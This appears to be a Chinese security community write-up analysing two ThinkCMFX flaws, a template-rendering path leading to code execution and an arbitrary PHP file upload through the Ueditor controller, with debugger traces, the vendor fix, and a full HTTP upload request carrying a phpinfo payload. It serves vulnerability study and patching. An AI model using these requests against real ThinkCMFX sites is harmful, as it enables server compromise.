

## 1.ThinkCMFX 前台文件包含漏洞分析

### 简介

ThinkCMF是一款基于ThinkPHP+MySQL开发的中文内容管理框架。cmfx, 在 ThinkPHP 3.2.3上, 它与 ThinkCMF ThinkCMFX based相同, 并且从thinkphp3抽象出了四个base Controller, HomebaseController、AdminbaseController、AppframebaseController、MemberbaseController。

官方给出的修复结果如下

## ThinkCMFX入侵问题的解决方法

10月24日 09:46 146 

大概是10月22日开始漏洞入侵, 入侵版本为thinkCMFX的所有版本, 就是thinkphp3.2版本的thinkcmf

### 修复方法

将 HomebaseController.class.php 和 AdminbaseController.class.php 类中 display 和 fetch 函数的修饰由原来的 public 改为 protected

 先知社区

### 漏洞成因

Thinkphp3中模板渲染经常会使用到View层中的fetch、display、assign方法, 之前thinkphp3曾出现过的安全问题正是发生在这模板引擎渲染过程中所导致, 如tp3.x任意了解了这个, 看thinkcmfx从tp3.2.3抽象出来的控制类, 通过调试发现传入的content进入到了HomebaseController.php的fetch中



```
hp x ThinkPHP.php x Think.class.php x functions.php x File.class.php x HomebaseController.class.php x Controller.class.php x View.class.php x

/**
 * 解析和获取模板内容,用于输出
 * @access public
 * @param string $templateFile 模板文件名
 * @param string $content 模板输出内容
 * @param string $prefix 模板缓存前缀
 * @return string
 */
public function fetch($templateFile='', $content='', $prefix='') {
    if(empty($content)) {
        $templateFile = $this->parseTemplate($templateFile);
        // 模板文件不存在直接返回
        if(!is_file($templateFile)) E(L('_TEMPLATE_NOT_EXIST_').':'. $templateFile);
    }else{
        defined('THEME_PATH') or define('THEME_PATH', $this->getThemePath());
    }
    // 页面缓存
    ob_start();
    ob_implicit_flush(0);
    if('php' == strtolower(C('TMPL_ENGINE_TYPE'))){ // 使用PHP原生模板
        $content = $content;
        // 模板阵列变量分解成为独立变量
        extract($this->toArray(), extract_type: EXTR_OVERWRITE);
        // 直接载入PHP模板
        empty($content)?include $templateFile:eval('>'. $content);
    }else{
        // 视图解析标签
        $params = array('var'=>$this->toArray(), 'file'=>$templateFile, 'content'=>$content, 'prefix'=>$prefix);
        Hook::listen('tag: view_parse', $params);
    }
}
```

从Hook::listen一路跟下去，进入到listen方法中

```
105
106 public function fetch($templateFile='', $content='', $prefix='') { $templateFile: "" $content: "<?php phpinfo();die();" $prefix: ""
107     if(empty($content)) {
108         $templateFile = $this->parseTemplate($templateFile);
109         // 模板文件不存在直接返回
110         if(!is_file($templateFile)) E(L('_TEMPLATE_NOT_EXIST_').':'. $templateFile);
111     }else{
112         defined('THEME_PATH') or define('THEME_PATH', $this->getThemePath());
113     }
114     // 页面缓存
115     ob_start();
116     ob_implicit_flush(0);
117     if('php' == strtolower(C('TMPL_ENGINE_TYPE'))){ // 使用PHP原生模板
118         $content = $content;
119         // 模板阵列变量分解成为独立变量
120         extract($this->toArray(), extract_type: EXTR_OVERWRITE);
121         // 直接载入PHP模板
122         empty($content)?include $templateFile:eval('>'. $content);
123     }else{
124         // 视图解析标签
125         $params = array('var'=>$this->toArray(), 'file'=>$templateFile, 'content'=>$content, 'prefix'=>$prefix); $content: "<?php phpinfo();die();" $prefix: "" $templateFile:
126         Hook::listen('tag: view_parse', $params);
127     }
128     // 获取并清空缓存
129     $content = ob_get_clean();
130     // 内容过滤标签
131     Hook::listen('tag: view_filter', $params: $content);
132     // 输出模板文件
133     return $content;
134 }
135

\Think > View > fetch()

variables
$ $content = "<?php phpinfo();die();"
$ $prefix = ""
$ $templateFile = ""
$ $this = (Think\View) [2]
$ $COOKIE = (array) [32]
$ $GET = (array) [2]
$ $REQUEST = (array) [34]
$ $SERVER = (array) [42]
$ $SESSION = (array) [9]
```

```
*/
static public function listen($tag, &$params=NULL) {
    if(isset(self::$tags[$tag])) {
        if(APP_DEBUG) {
            G($tag.'Start');
            trace([' '.$tag.' ' ] --START--, '', 'INFO');
        }
        foreach (self::$tags[$tag] as $name) {
            APP_DEBUG && G($name.'_start');
            $result = self::exec($name, $tag, &$params);
            if(APP_DEBUG){
                G($name.'_end');
                trace('Run '.$name.' [ RunTime:'.G($name.'_start',$name.'_end',6).'s ' ], '', 'INFO');
            }
            if(false === $result) {
                // 如果返回false 则中断插件执行
                return ;
            }
        }
        if(APP_DEBUG) { // 记录行为的执行日志
            trace([' '.$tag.' ' ] --END-- [ RunTime:'.G($tag.'Start',$tag.'End',6).'s ' ], '', 'INFO');
        }
    }
    return;
}
```

在listen中可以看到将\$centon传给了view\_parse传入的参数\$params然后进入到了exec

```
return false;
}

/**
 * 执行某个插件
 * @param string $name 插件名称
 * @param string $tag 方法名(标签名)
 * @param Mixed $params 传入的参数
 * @return void
 */
static public function exec($name, $tag, &$params=NULL) { $name: "Behavior\ParseTemplateBehavior" $tag: "run" $params: (var => [12], file => "", content => "<?php phpinfo();die();", prefix => "")[4]
    if('Behavior' == substr($name, -8) ){
        // 行为扩展必须用run入口方法
        $class = $name; $class: "Behavior\ParseTemplateBehavior"
        $tag = 'run';
    }else{
        $class = "plugins\\{$name}\\{$name}Plugin"; $name: "Behavior\ParseTemplateBehavior"
    }
    if(class_exists($class)){ //ThinkCMF NOTE 插件或行为存在时才执行
        $addon = new $class(); $class: "Behavior\ParseTemplateBehavior" $addon: Behavior\ParseTemplateBehavior
        return $addon->$tag($params); $params: (var => [12], file => "", content => "<?php phpinfo();die();", prefix => "")[4] $tag: "run"
    }
}
```

有插件时执行进入第二个if,直到跟踪到run

```
public function run($data){ $data: (var => [12], file => "", content => "<?php phpinfo();die();", prefix => "")[4]
    $engine = strtolower(C('TPL_ENGINE_TYPE')); $engine: "think"
    $content = empty($data['content'])?$data['file']:$data['content']; $content: "<?php phpinfo();die();"
    $data['prefix'] = empty($data['prefix'])?$data['prefix']:C('TPL_CACHE_PREFIX');
    if('think'==$engine){ // 采用Think模板引擎 $engine: "think"
        if((!empty($data['content']) && $this->checkContentCache($data['content'],$data['prefix']))
            || $this->checkCache($data['file'],$data['prefix'])) { // 缓存有效
            // 载入模板缓存文件
            Storage::load(C('CACHE_PATH').$data['prefix'].md5($content).C('TPL_CACHEFILE_SUFFIX'),$data['var']);
        }else{
            $tpl = Think::instance('Think\\Template'); $tpl: {tagLib => [0], templateFile => "", tVar => [0], config => [11], literal => [0], block => [0]][6]
            // 编译并加载模板文件
            $tpl->fetch($content,$data['var'],$data['prefix']); $content: "<?php phpinfo();die();" $data: (var => [12], file => "", content => "<?php phpinfo();die();", prefix => "")[4]
        }
    }
}
```

在run方法中调用think模板引擎if判断是否存在生成了模板缓存文件否则进入think->Template进行编译并加载模板文件,继续跟进fetch可控的参数名变成了\$templateFile

```
public function fetch($templateFile,$templateVar,$prefix='') { $templateFile: "<?php phpinfo();die();" $templateVar: {waitSecond => 3, js_debug => "?v=1572789291", site_name => "ThinkCMF内容管理框架",
    $this->tVar = $templateVar; $templateVar: {waitSecond => 3, js_debug => "?v=1572789291", site_name => "ThinkCMF内容管理框架", site_host => "http://127.0.0.1/", site_root => "", site_icp =>
    $templateCacheFile = $this->loadTemplate($templateFile,$prefix); $prefix: "" $templateFile: "<?php phpinfo();die();"
    Storage::load($templateCacheFile,$this->tVar,null,'tpl');
}
```

将\$templateFile传入了loadTemplate方法,进入loadTemplate

```

public function loadTemplate($templateFile,$prefix='') {
    if(is_file($templateFile)) {
        $this->templateFile = $templateFile;
        // 读取模板文件内容
        $tmplContent = file_get_contents($templateFile);
    }else{
        $tmplContent = $templateFile;
    }
    // 根据模版文件名定位缓存文件
    $tmplCacheFile = $this->config['cache_path'].$prefix.md5($templateFile).$this->config['cache_suffix'];

    // 判断是否启用布局
    if(C('LAYOUT_ON')) {
        if(false !== strpos($tmplContent, needlet: '{__NOLAYOUT__}')) { // 可以单独定义不使用布局
            $tmplContent = str_replace( search: '{__NOLAYOUT__}', replace: '', $tmplContent);
        }else{ // 替换布局的主体内容
            $layoutFile = THEME_PATH.C('LAYOUT_NAME').$this->config['template_suffix'];
            // 检查布局文件
            if(!is_file($layoutFile)) {
                E(L('_TEMPLATE_NOT_EXISTS_').':'.$layoutFile);
            }
            $tmplContent = str_replace($this->config['layout_item'],$tmplContent,file_get_contents($layoutFile));
        }
    }
    // 编译模板内容
    $tmplContent = $this->compiler($tmplContent);
}

```




可以追踪到该可完全控制的变量又进入到了编译模板内容方法中，在compiler中可以发现

```

protected function compiler($tmplContent) {
    //模板解析
    $tmplContent = $this->parse($tmplContent);
    // 还原被替换的Literal标签
    $tmplContent = preg_replace_callback( pattern: '/<!--##literal(\d+)##-->/is', array($this, 'restoreLiteral'), $tmplContent);
    // 添加安全代码
    $tmplContent = '<?php if (!defined(\'THINK_PATH\')) exit();?>'.$tmplContent;
    // 优化生成的php代码
    $tmplContent = str_replace( search: '?><?php', replace: '', $tmplContent);
    // 模版编译过滤标签
    Hook::listen( tag: 'template_filter', &params: $tmplContent);
    return strip_whitespace($tmplContent);
}

```



可控的\$tmplContent直接拼接到了php代码中。

```

protected function compiler($tmplContent) { $tmplContent: "<?php if (!defined('THINK_PATH')) exit(); phpinfo();die();"
    //模板解析
    $tmplContent = $this->parse($tmplContent);
    // 还原被替换的Literal标签
    $tmplContent = preg_replace_callback( pattern: '/<!--##literal(\d+)##-->/is', array($this, 'restoreLiteral'), $tmplContent);
    // 添加安全代码
    $tmplContent = '<?php if (!defined(\'THINK_PATH\')) exit();?>'.$tmplContent;
    // 优化生成的php代码
    $tmplContent = str_replace( search: '?><?php', replace: '', $tmplContent);
    // 模版编译过滤标签
    Hook::listen( tag: 'template_filter', &params: $tmplContent); $tmplContent: "<?php if (!defined('THINK_PATH')) exit(); phpinfo();die();"
    return strip_whitespace($tmplContent);
}

```



调试后如下图

```

static public function listen($tag, &$params=NULL) { $tag: "template_filter" $params: "<?php if (!defined('THINK_PATH')) exit(); phpinfo();die();"
    if(isset(self::$tags[$tag])) {
        if(APP_DEBUG) {
            G($tag.'Start');
            trace(['.$tag.' ] --START--','','INFO');
        }
        foreach (self::$tags[$tag] as $name) { $name: "Behavior\ContentReplacBehavior"
            APP_DEBUG && G($name.'_start');
            $result = self::exec($name, $tag, &$params); $params: "<?php if (!defined('THINK_PATH')) exit(); phpinfo();die();" $result: null
            if(APP_DEBUG){
                G($name.'_end');
                trace('Run '.$name.' [ RunTime:'.G($name.'_start',$name.'_end',6).'s ]','','INFO'); $name: "Behavior\ContentReplacBehavior"
            }
            if(false === $result) { $result: null
                // 如果返回false 则中断插件执行
                return ;
            }
        }
        if(APP_DEBUG) { // 记录行为的执行日志
            trace(['.$tag.' ] --END-- [ RunTime:'.G($tag.'Start',$tag.'End',6).'s ]','','INFO'); $tag: "template_filter"
        }
    }
    return;
}

```

先知社区

编译完成后返回编译后的文件。

```

// 检查布局文件
if(!is_file($layoutFile)) {
    E(L('_TEMPLATE_NOT_EXIST_').':'.$layoutFile);
}
$tplContent = str_replace($this->config['layout_item'],$tplContent,file_get_contents($layoutFile)); config: [11]
}
// 编译模板内容
$tplContent = $this->compiler($tplContent);
Storage::put($tplCacheFile,trim($tplContent),'tpl'); $tplContent: "<?php if (!defined('THINK_PATH')) exit(); phpinfo();die();"
return $tplCacheFile; $tplCacheFile: "D:\php\PHPTutorial\WWW\thinkcmf\data/runtime/Cache/Portal/1d485ba564416764633747abd3a0f898.php"

```

先知社区

```

* @return void
*/
public function fetch($templateFile,$templateVar,$prefix='') { $templateFile: "<?php phpinfo();die();" $templateVar: {waitSecond => 3, js_debug => "?v=1572791607", site_name => "ThinkCMF内容管理框架", site_host => "http://127.0.0.1/", site_root => ""}
$this->tVar = $templateVar; $templateVar: {waitSecond => 3, js_debug => "?v=1572791607", site_name => "ThinkCMF内容管理框架", site_host => "http://127.0.0.1/", site_root => ""}
$templateCacheFile = $this->loadTemplate($templateFile,$prefix); $prefix: "" $templateFile: "<?php phpinfo();die();" $templateCacheFile: "D:\php\PHPTutorial\WWW\thinkcmf\data/runtime/Cache/Portal/1d485ba564416764633747abd3a0f898.php"
Storage::load($templateCacheFile,$this->tVar,null,'tpl'); tVar: [12]
}

```

先知社区

我们看一下`Storage::load`方法干了什么：直接进行了文件包含，就这样我们的代码就被成功执行了。

```

*/
public function load($filename,$vars=null){
    if(!is_null($vars)){
        extract($vars, extract_type: EXTR_OVERWRITE);
    }
    include $filename;
}

```


先知社区

```

admin.php — ssrf/developer_safe 1d485ba564416764633747abd3a0f898.php x
<?php if (!defined('THINK_PATH')) exit(); phpinfo();die();

```

先知社区

PHP Version 5.6.27	
	
System	Windows NT QCLOVER 10.0 build 18362 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cmd /c "cd /d %~dp0\build\php\configure && php configure --enable-snapshot-build --enable-debug-pack --disable-zts --disable-isapi --disable-nsapi --without-mssql --without-pdo-mssql --without-pi3web --with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared --with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared --with-enchant=shared --enable-object-out-dir=../obj/ --enable-com-dotnet=shared --with-mcrypt=static --without-analyzer --with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\php\PHPTutorial\php\php-5.6.27-nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS,VC11
PHP Extension Build	API20131226,NTS,VC11
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

通过比较thinkphp3和thinkcmfx调用的fetch可以发现其问题的根源，在thinkphp3中fetch是protected,而在thinkcmfx中可以发现fetch存在于HomebaseController类中。Real World 比赛的一位师傅分析提到了，对tp框架还不是特别的熟悉，于是重新对此又进行了复现分析，确实加深了对tp框架的了解。

2.前台任意文件上传

这个漏洞比较简单，仔细阅读前台源码可以发现。  
漏洞发生在前台\application\Asset\Controller\UeditorController.class.php中在上传图片时会进入upload->uploadimage->调用UE上传方法\_ueditor\_upload如下图所示。

```
// 百度编辑器文件上传
public function upload(){
    error_reporting( level: E_ERROR);
    header( string: "Content-Type: application/json; charset=utf-8");

    $action = $_GET['action'];

    switch ($action) {
        case 'config':
            $result = $this->_ueditor_config();
            break;
            /* 上传图片 */
        case 'uploadimage':
            /* 上传涂鸦 */
        case 'uploadsdraw':
            $result = $this->_ueditor_upload( filetype: 'image');
            break;
            /* 上传视频 */
        case 'uploadvideo':
            $result = $this->_ueditor_upload( filetype: 'video');
            break;
            /* 上传文件 */
        case 'uploadfile':
            $result = $this->_ueditor_upload( filetype: 'file');
            break;

            /* 列出图片 */
        case 'listimage':
    
```



跟进\_ueditor\_upload该方法先后进行了设置上传信息、获取上传后缀、文件大小定义允许的后缀名和config信息再交由think的upload.这里主要看think->upload方法

```

/* @param string $filetype 文件类型,如image,video,audio,file $filetype: "image"
 */
private function _ueditor_upload($filetype='image'){ $filetype: "image"
    $upload_setting=sp_get_upload_setting(); $upload_setting: {image => [2], video => [2], audio => [2], file => [2], upload_max_filesize => [24]][5]

    $file_extension=sp_get_file_extension($_FILES['upfile']['name']); $file_extension: "php"
    $upload_max_filesize=$upload_setting['upload_max_filesize'][$file_extension]; $file_extension: "php" $upload_setting: {image => [2], video => [2], audio => [2], file => [2], upload_max_filesize => [24]][5]
    $upload_max_filesize=empty($upload_max_filesize)?2097152:$upload_max_filesize;//默认2M

    $allowed_exts=explode( 'delimiter: ', $upload_setting[$filetype]);

    $date=date( format: "Ymd");
    //上传处理类
    $config=array(
        'rootPath' => './'. C("UPLOADPATH"),
        'savePath' => "ueditor/$date/",
        'maxSize' => $upload_max_filesize,//10M
        'saveName' => array('uniqid',''),
        'exts' => $allowed_exts,
        'autoSub' => false,
    );

    $upload = new \Think\Upload($config);//

    $file = $title = $oriName = $state = '0';

```



而在传入upload的\$config仔细查看可以发现问题若上传的后缀不在定义规定的允许的后缀名中时返回值为null如下图所示





```

    }

    /* ██████████ */
    $data = call_user_func($this->callback, $file);
    if( $this->callback && $data ){
        if ( file_exists('.'.$data['path']) ) {
            $info[$key] = $data;
            continue;
        }elseif($this->removeTrash){
            call_user_func($this->removeTrash,$data);//██████
        }
    }

    /* ████████ */
    $savename = $this->getSaveName($file);
    if(false == $savename){
        continue;
    } else {
        $file['savename'] = $savename;
    }

    /* ██████████ */
    $subpath = $this->getSubPath($file['name']);
    if(false === $subpath){
        continue;
    } else {
        $file['savepath'] = $this->savePath . $subpath;
    }

    /* ██████████ */
    $ext = strtolower($file['ext']);
    if(in_array($ext, array('gif','jpg','jpeg','bmp','png','swf'))){
        $imginfo = getimagesize($file['tmp_name']);
        if(empty($imginfo) /* || ($ext == 'gif' && empty($imginfo['bits'])) */) { //ThinkCMF NOTE ██████████gif██████████
            $this->error = '██████████';
            continue;
        }
    }

    /* █████ ██████████ */
    if ($this->uploader->save($file,$this->replace)) {
        unset($file['error'], $file['tmp_name']);
        $info[$key] = $file;
    } else {
        $this->error = $this->uploader->getError();
    }
}
if(isset($finfo)){
    finfo_close($finfo);
}
return empty($info) ? false : $info;
}

```

这里对文件依次进行了检查，在文件处理处跟进通过dealFiles获取到原本的上传文件信息将文件赋给files，遍历files开始上传

```
controller.class.php × function.php × functions.php × Storage.class.php × File.class.php × App.class.php × Think.class.php × Local.class.php × Upload.class.php × Driver.class.php

return $this->uploader; uploader: Think\Upload\Driver\Local
}

/**
 * 转换上传文件数组变量为正确的方式
 * @access private
 * @param array $files 上传的文件变量
 * @return array
 */
private function dealFiles($files) { $files: {upfile => [5]}[1]
    $fileArray = array(); $fileArray: [0]
    $n = 0; $n: 0
    foreach ($files as $key=>$file){ $key: "upfile" $file: {name => "test.php", type => "image/png", tmp_name => "C:\Windows\phpBFA6.tmp", error => 0, size => 25}[5]
        if(is_array($file['name'])) {
            $keys = array_keys($file);
            $count = count($file['name']);
            for ($i=0; $i<$count; $i++) {
                $fileArray[$n]['key'] = $key; $key: "upfile"
                foreach ($keys as $_key){
                    $fileArray[$n][$_key] = $file[$_key][$i]; $file: {name => "test.php", type => "image/png", tmp_name => "C:\Windows\phpBFA6.tmp", error => 0, size => 25}[5]
                }
                $n++; $n: 0
            }
        }else{
            $fileArray = $files; $fileArray: [0] $files: {upfile => [5]}[1]
            break;
        }
    }
}
```



调用check()对文件进行检查

```

private function check($file) {
    /* 文件上传失败，捕获错误代码 */
    if ($file['error']) {
        $this->error($file['error']);
        return false;
    }

    /* 无效上传 */
    if (empty($file['name'])) {
        $this->error = '未知上传错误!';
    }

    /* 检查是否合法上传 */
    if (!is_uploaded_file($file['tmp_name'])) {
        $this->error = '非法上传文件!';
        return false;
    }

    /* 检查文件大小 */
    if (!$this->checkSize($file['size'])) {
        $this->error = '上传文件大小不符!';
        return false;
    }

    /* 检查文件Mime类型 */
    //TODO:FLASH上传的文件获取到的mime类型都为application/octet-stream
    if (!$this->checkMime($file['type'])) {
        $this->error = '上传文件MIME类型不允许!';
        return false;
    }

    /* 检查文件后缀 */
    if (!$this->checkExt($file['ext'])) {
        $this->error = '上传文件后缀不允许';
        return false;
    }
}

```



```

private function checkExt($ext) {
    return empty($this->config['exts']) ? true : in_array(strtolower($ext), $this->exts);
}

```



可以发现对文件后缀的检查checkExt存在问题,直接返回的是文件后缀并未检查。如下图所示：

```

return false;
}

/* 检查文件后缀 */
if (!$this->checkExt($file['ext'])) { $file: {name => "test.php", type => "image/png", tmp_name => "C:\Windows\phpCE56.tmp", error => 0, size => 25, key => "upfile", ext => "php"}[7]
    $this->error = '上传文件后缀不允许'; error: ""
    return false;
}

/* 通过检测 */
return true;

```



这时的后缀仍然为php,往下调用getSaveName生成保存的文件名filename并拼接后缀php后返回赋给\$savename

```

private function getSaveName($file) { $file: {name => "test.php", type => "image/png", tmp_name => "C:\Windows\phpCE56.tmp", error => 0, size => 25, key => "upfile", ext => "php", md5 => "13b4eae753f"}
    $rule = $this->saveName; $rule: {"uniqid", ""}[2]
    if (empty($rule)) { //保持文件名不变
        /* 解决pathinfo中文文件名BUG */
        $filename = substr(pathinfo( path: "{$file['name']}", options: PATHINFO_FILENAME), start: 1);
        $saveName = $filename; $saveName: "5dbe9559a6481"
    } else {
        $saveName = $this->getName($rule, $file['name']); $rule: {"uniqid", ""}[2]
        if(empty($saveName)){
            $this->error = '文件命名规则错误!'; error: ""
            return false;
        }
    }

    /* 文件保存后缀, 支持强制更改文件后缀 */
    $ext = empty($this->config['saveExt']) ? $file['ext'] : $this->saveExt; $file: {name => "test.php", type => "image/png", tmp_name => "C:\Windows\phpCE56.tmp", error => 0, size => 25, key => "upfile"}

    return $saveName . "." . $ext; $saveName: "5dbe9559a6481"
}

```

往下继续看，虽然发现又对文件ext判断一次但是显然并无影响最终执行save()

```

196      /* 对图像文件进行严格检测 */
197      $ext = strtolower($file['ext']);
198      if(in_array($ext, array('gif','jpg','jpeg','bmp','png','swf'))){
199          $imginfo = getimagesize($file['tmp_name']);
200          if(empty($imginfo) /* || ($ext == 'gif' && empty($imginfo['bits'])) */) { //ThinkCMF NOTE 限制太严格，以防单页gif文件无法
201              $this->error = '非法图像文件!';
202              continue;
203          }
204      }
205
206      /* 保存文件 并记录保存成功的文件 */
207      if ($this->uploader->save($file,$this->replace)) {
208          unset($file['error'], $file['tmp_name']);
209          $info[$key] = $file;
210      } else {
211          $this->error = $this->uploader->getError();
212      }

```

```

public function save($file, $replace=true) { $file: {name => "test.php", type => "image/png", tmp_name => "C:\Windows\phpB02D.tmp", error => 0, size => 25, key => "upfile", ext => "php", md5 => "13b4eae"}
    $filename = $this->rootPath . $file['savepath'] . $file['saveName']; rootPath: "../data/upload/" $filename: "../data/upload/ueditor/20191103/5dbea4ed6f473.php"

    /* 不覆盖同名文件 */
    if (!$replace && is_file($filename)) { $replace: false
        $this->error = '存在同名文件' . $file['saveName'];
        return false;
    }

    /* 移动文件 */
    if (move_uploaded_file($file['tmp_name'], $filename)) { $file: {name => "test.php", type => "image/png", tmp_name => "C:\Windows\phpB02D.tmp", error => 0, size => 25, key => "upfile", ext => "php"}
        $this->error = '文件上传保存错误!'; error: ""
        return false;
    }
}

```


回到UeditorController.class.php中，最后将上传成功后的文件路径信息返回。

```
UeditorController.class.php x function.php x functions.php x
sp_get_upload_setting

304         'maxSize' => $upload_max_filesize,//10M
305         'saveName' => array('uniqid',''),
306         'exts' => $allowed_exts,
307         'autoSub' => false,
308     );
309
310     $upload = new \Think\Upload($config);//
311
312     $file = $title = $oriName = $state = '0';
313
314     $info=$upload->upload();
315     //开始上传
316     if ($info) {
317         //上传成功
318         $title = $oriName = $_FILES['upfile']['name'];
319         $first=array_shift( &array: $info);
320         $size=$first['size'];
321
322         $state = 'SUCCESS';
323
324
325         if(!empty($first['url'])){
326             if($filetype=='image'){
327                 $url=sp_get_image_preview_url( file: $first
328             }else{
329                 $url=sp_get_file_download_url( file: $first
330             }
331         }
```

```
POST /thinkcmf/index.php?g=Asset&m=Ueditor&a=upload&action=uploadimage HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----108571277413382
Content-Length: 216
Origin: http://127.0.0.1
Connection: close
Cookie: thinkphp_show_page_trace=0J;
UM_distinctid=16bd194a959e4-00ebc6723d2ccf4c312d7d-1fa400-16bd194a95b25d;
CNZZDATA1254932726=146930445-1562588765-http%253A%252F%252F127.0.0.1%252F%252F7C1562
588765; PHPSESSID=73sbiosbc3lol4em2b3udv60u; XDEBUG_SESSION=12864;
PbO8id_think_language=zh-CN; PbO8id_admin_username=admin%40qq.com; refresh_time=0
Upgrade-Insecure-Requests: 1

-----108571277413382
Content-Disposition: form-data; name="upfile"; filename="test.php"
Content-Type: image/png


<?php phpinfo();?>
-----108571277413382--
```

```
HTTP/1.1 200 OK
Date: Sun, 03 Nov 2019 10:09:28 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.6.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: application/json; charset=utf-8
Content-Length: 132

{"state": "SUCCESS", "url": "vthinkcmfVdataVuploadVueditorV20191103V5d5ea75e5e811.php", "title": "test.php", "original": "test.php"}
```

#### 参考文章

<https://xz.aliyun.com/t/6626>

<https://www.anquanke.com/post/id/189712>

点击收藏 | 0 关注 | 1

[上一篇：php反序列化拓展攻击详解--phar](#) [下一篇：漏洞分析 - Apache Sol...](#)

1. 3 条回复



[Li4n0](#) 2019-11-09 12:18:59

直接复制也就算了，都不标记下参考文章？

2 回复Ta

---



[芳华](#) 2019-11-11 10:01:43

[@Li4n0](#) 不好意思，参考链接忘记了，提交之后才发现没发改了，只能发表之后再修改，~

0 回复Ta

---



[芳华](#) 2019-11-11 10:05:38

[@Li4n0](#) 是有参考，但也进行了重新复现和调试分析~

0 回复Ta

---

[登录](#) 后跟帖

[先知社区](#)

---

[现在登录](#)

[热门节点](#)

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)